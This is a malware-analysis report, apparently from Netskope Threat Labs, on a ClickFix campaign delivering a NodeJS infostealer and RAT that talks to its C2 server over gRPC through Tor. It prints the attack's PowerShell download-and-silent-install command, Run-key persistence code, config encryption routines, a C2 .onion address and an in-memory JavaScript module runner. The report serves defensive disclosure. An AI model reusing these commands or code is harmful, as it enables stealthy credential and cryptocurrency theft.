Summary
Netskope Threat Labs is tracking a new ClickFix campaign that targets Windows users. ClickFix became a prominent delivery vector in early 2025 for delivering malware like LegionLoader and LummaStealer, and this year we are seeing this trend continue, with ClickFix delivering high-quality, custom-built malware. In this latest campaign, the attackers delivered a NodeJS-based infostealer to Windows users via malicious MSI installers.
This Windows payload is a highly adaptable remote access Trojan (RAT) that minimizes its forensic footprint by using dynamic capability loading. The core stealing modules and communication protocols are never stored on the victim’s disk. Instead, they are delivered in-memory only after a successful C2 connection is established. To further obfuscate the attacker’s infrastructure, the malware routes gRPC streaming traffic over the Tor network, providing a persistent and masked bidirectional channel. Notably, an operational security (OPSEC) failure by the threat actors allowed for the recovery of server-side admin panel protocol definitions, providing a rare look into the attacker’s management interface and backend API logic, revealing a malware-as-a-service (MaaS) backend designed to manage multiple operators and automate the tracking of cryptocurrency assets.
Key findings
- Modular NodeJS framework: The Windows payload uses a modular architecture where malicious logic is delivered dynamically as strings and executed in-memory, bypassing traditional static signature-based detection.
- gRPC over Tor for C2: The malware employs a sophisticated command-and-control (C2) mechanism that routes bidirectional gRPC streaming traffic over the Tor network to obfuscate the attacker’s infrastructure.
- Infrastructure exposure and RAT capabilities: An OPSEC failure by the threat actors revealed a malware-as-a-service (MaaS) backend designed to manage multiple victims, supporting full remote access Trojan (RAT) functionality, including shell command execution and cryptocurrency wallet tracking.
Silent installation
When Windows users click the fake CAPTCHA, a base64-encoded PowerShell command executes in the background. The command downloads NodeServer-Setup-Full.msi from cloud-verificate[.]com and silently installs it to %LOCALAPPDATA%\LogicOptimizer\ without any visible windows or prompts.
powershell -c "$d='cloud-verificate.com';$s='NodeServer-Setup-Full';$f=$env:temp+'\setup.msi';$u='https://'+$d+'/'+$s+'.msi';iwr $u -OutFile $f;msiexec /i $f /quiet /norestart
The MSI bundles a complete Node.js runtime and all required dependencies in the node_modules/ directory, making the malware fully self-contained. This approach ensures it works on any Windows system without requiring the victim to have Node.js pre-installed.

After the files are staged, a CustomAction within the MSI invokes conhost.exe to spawn node.exe, which executes the malicious bootstrap script.
Persistence mechanism
Upon execution, the malware establishes persistence by registering itself within the Windows Registry. The loader first performs a check to determine if its persistence key is already present; if not found, it creates a new value named LogicOptimizer under the Registry Run key (HKCU\Software\Microsoft\Windows\CurrentVersion\Run). By nesting the execution command within this key, the malware ensures that the payload is automatically triggered every time the user logs into the system, allowing it to survive system reboots.
ensureAutostart();


try {
  require('./utils/polymorph').reshuffleConfig();
} catch (_) {}


require('./index');


function ensureAutostart() {
  const regKey = 'HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run';
  const bootstrapJs = path.join(APP_DIR, 'src', 'bootstrap.js');
  const cmd = `conhost.exe --headless "${NODE_EXE}" "${bootstrapJs}"`;
  try {
    const current = execSync(`reg query "${regKey}" /v "${REG_NAME}" 2>NUL`, {
      windowsHide: true, encoding: 'utf-8', timeout: 5000,
    });
    if (current && current.includes(NODE_EXE)) return;
  } catch (_) {}
  try {
    execSync(`reg add "${regKey}" /v "${REG_NAME}" /t REG_SZ /d "${cmd}" /f`, {
      windowsHide: true, timeout: 5000, stdio: 'ignore',
    });
  } catch (_) {}
}
Encrypted configuration
Before connecting to the C2 server, the malware must decrypt its configuration. The polymorph.js module implements multi-layered encryption to hide the C2 infrastructure from analysts.
Layer 1: Random field name wrapper
The deploy.json file stores the encrypted config under a randomly generated 4-9 character field name that changes on every execution:
 function randomFieldName() {
    const len = 4 + Math.floor(Math.random() * 5);
    let name = '';
    for (let i = 0; i < len; i++) name += String.fromCharCode(97 + Math.floor(Math.random() * 26));
    return name;
  }
fs.writeFileSync(DEPLOY_PATH, JSON.stringify({ [randomFieldName()]: blob }));
Layer 2: Dual encryption support
The malware supports two encryption methods, AES-256-CBC and XOR, determined by the presence of colons in the encrypted blob. The key derivation uses PBKDF2 with 10,000 iterations and the reversed salt as the password.
 function decrypt(blob) {
    if (blob.includes(':')) return decryptAES(blob);
    return decryptXOR(blob);
  }

  AES-256-CBC Decryption:

  function decryptAES(blob) {
    const parts = blob.split(':');
    if (parts.length !== 3) return null;
    const salt = Buffer.from(parts[0], 'hex');
    const iv = Buffer.from(parts[1], 'hex');
    const data = Buffer.from(parts[2], 'hex');
    const key = crypto.pbkdf2Sync(salt, Buffer.from(salt).reverse(), ITERATIONS, KEY_LEN, 'sha256');
    const decipher = crypto.createDecipheriv(ALGO, key, iv);
    return JSON.parse(Buffer.concat([decipher.update(data), decipher.final()]).toString('utf-8'));
  }
Layer 3: Key shuffling
On each execution, reshuffleConfig() reorders the JSON keys before re-encrypting:
function shuffleKeys(obj) {
    const keys = Object.keys(obj).sort(() => Math.random() - 0.5);
    const out = {};
    for (const k of keys) out[k] = obj[k];
    return out;
  }


The decrypted configuration reveals the C2 infrastructure:

  {
    "server": "yuhvgbzsa66biqeatbmdvfo5b5jjefcmz5t2vjuvco5qtdkshfpabyid.onion",
    "server_port": 50051,
    "operator": "xxx",
    "tag": "clear2"
  }
Self-healing architecture
After decrypting the configuration, bootstrap.js loads index.js, which implements a self-healing watchdog supervisor. The watchdog forks server.js as a child process and monitors it for crashes.
const worker = fork(SERVER_SCRIPT, [], {
    stdio: 'inherit',
    env: process.env
  });

  worker.on('exit', (code, signal) => {
    logger.warn(`Worker exited (code: ${code}, signal: ${signal}), restarting...`);

    if (restartCount >= maxRestarts) {
      logger.error(`Max restarts (${maxRestarts}) reached, waiting ${resetAfter / 1000}s before
  resuming`);
      setTimeout(() => {
        restartCount = 0;
        scheduleRestart();
      }, resetAfter);
      return;
    }

    scheduleRestart();
  });
Establishing C2 via gRPC over Tor
The watchdog launches server.js, which starts an Express web server on localhost:3001 for proxy routing and calls grpc-client.connect() to establish C2 communication.
To reach the .onion:50051 C2 server, grpc-client.js downloads the Tor Expert Bundle from the official Tor Project website and extracts it to %LOCALAPPDATA%\LogicOptimizer\tor\. If the download fails, it retries every 60 seconds.
Once Tor is downloaded, the malware launches tor.exe to create a SOCKS5 proxy on localhost. The malware then connects to the C2 server using gRPC (Google Remote Procedure Call), a protocol that enables bidirectional streaming communication. This protocol allows the C2 server to push commands to the victim in real time while the victim streams results back.
After the connection is complete, the malware immediately sends a victim profile:
 stream.write({
    auth: {
      machineId: MACHINE_ID,
      hostname: os.hostname(),
      token: '',
      os: `${os.platform()} ${os.arch()}`,
      version: CLIENT_VERSION,
      ecdhPublicKey: appCrypto.getPublicKeyBytes(),
      tag: config.tag,
      operatorId: config.operator,
      hwid: getRawMachineGuid(),
    },
  });
After sending the victim profile, it then proceeds to collect more information using sysinfo.js.
Additional details sent below:
Operating system:
- Windows version and build number
- System architecture (x64/x86)
- Computer name and username
Hardware:
- CPU model and core count
- Total RAM
- Available disk space
- GPU information
Network:
- External IP address (retrieved from api.ipify.org)
- Geographic location
Security products:
The malware checks for 30+ antivirus and security products by scanning running processes, including Kaspersky, CrowdStrike, SentinelOne, Windows Defender, Malwarebytes, ESET, Sophos, Trend Micro, Avast, AVG, Norton, McAfee, Bitdefender, F-Secure, Carbon Black, and Palo Alto XDR.
This fingerprinting allows the C2 operators to assess the victim’s value and security posture before sending stealing modules.
Server-delivered protocol architecture
The malware employs a tiered architecture where its full communication protocol and capabilities remain hidden until a successful C2 connection is established. This anti-analysis technique prevents researchers from fully mapping the malware’s functionality through static analysis alone.
Once a C2 connection is established, the C2 server responds with an update package (release-1.0.5.zip) containing two Protocol Buffers definitions: support.proto and admin.proto. These recovered files are critical to understanding the malware, as they expose both the client-side capabilities and the operator-side management interface.
The support.proto file defines how an infected machine communicates with the C2 server via gRPC. The protocol defines the following message types:
| Message Type | Description |
|---|---|
| AuthPayload | Initial victim profile containing machine ID, hostname, OS info, campaign, tag, operator ID, and ECDH public key |
| Ping/Pong | Mechanism to maintain communication |
| EncryptedPayload | Wrapper for all sensitive messages |
| SysInfo | System reconnaissance data |
| CommandRequest | Server instructs client to execute shell commands |
| CommandResponse | Client returns command execution results |
| FileRequest | Server requests file download from victim machine |
| FileSend | Server sends file to client machine |
| FileChunk | Streams large files in chunks between server and client |
| UpdateAvailable | Server notifies client of malware updates with download transfer ID |
| ModuleExec | Server sends JavaScript code as a string for execution in Node.js VM sandbox |
| ModuleResult | Client returns stolen data or execution results from modules |
Aside from the client’s protocol buffer file, the C2 server also sends the admin.proto file, which defines the server-side admin panel API. We believe the attacker mistakenly included this file as its presence represents a significant OPSEC failure. This leaked protocol definition exposes the MaaS infrastructure and proves its wallet-targeting capabilities.
| Feature | Description |
|---|---|
| Wallet tracking | Tracks the victim’s total cryptocurrency wallet count and names, with a separate tracker for browser extensions and desktop applications. |
| Operator management | Multi-operator support with usernames, roles, campaign tags, and module permissions. |
| Module deployment | Upload and manage JavaScript modules stored on the server. An execution log tracks module execution. |
| Client management | List and filter infected machines by tag, operator, online status, cryptocurrency wallet presence, country, city, and favorites. |
| Telegram integration | Real-time notifications via Telegram bot for new victims infected. |
| Automation rules | Automated actions triggered by conditions. It allows the client to execute modules with delays, target specific victims, and track execution history. |
The admin.proto file confirms this is a MaaS operation where multiple threat actors (operators) purchase access to the infrastructure. Each operator most likely receives their own dashboard filtered by campaign tags, can only execute authorized modules, and receives Telegram notifications for their specific victims.
The built-in wallet tracking and external balance checking features show the service is explicitly designed and marketed for cryptocurrency theft. This professional infrastructure, with automation rules, execution logging, and role-based access control, indicates a mature criminal enterprise rather than a single threat actor’s custom tooling.
The modular stealing framework
Unlike traditional infostealers that have all stealing logic bundled in the malware binary, this operation uses a modular architecture where data theft code never touches the victim’s disk. As shown in the support.proto table, the C2 communicates via ModuleExec messages that contain JavaScript code as strings. When the C2 sends a module_exec command, module-runner.js executes the code in a Node.js VM sandbox:
  const vm = require('vm');
  const sandbox = {
    require: require,
    console: console,
    Buffer: Buffer,
    setTimeout: setTimeout,
    ctx: {
      client: client,
      params: params,
      sendResult: (data) => {
        client.sendModuleResult(moduleName, data);
      }
    }
  };

  vm.runInNewContext(code, sandbox, {
    timeout: 300000,  // 5 minute timeout
    displayErrors: true
  });
By exposing the require and ctx objects to the sandbox, the C2 server can send arbitrary JavaScript to manipulate the file system, interact with network resources, or harvest credentials. This framework demonstrates that while the primary objective observed is information theft, the underlying infrastructure is a versatile remote execution engine capable of much broader exploitation.
This architecture confirms the malware is both an infostealer and a RAT—the C2 capabilities documented in support.proto can execute arbitrary code, manipulate files, and run system commands.
Conclusions
The Windows-based NodeJS infostealer observed in this ClickFix campaign represents a move toward modular, “binary-less” execution, primarily targeting cryptocurrency wallets and providing full RAT functionality. By routing gRPC streaming traffic over the Tor network and delivering malicious modules only after a successful C2 connection, the threat actors are able to obfuscate their infrastructure and evade static analysis. Netskope Threat Labs will continue to monitor this campaign and other malware delivered through ClickFix social engineering technique.
IOCs
All the IOCs and scripts related to this malware can be found in our GitHub repository.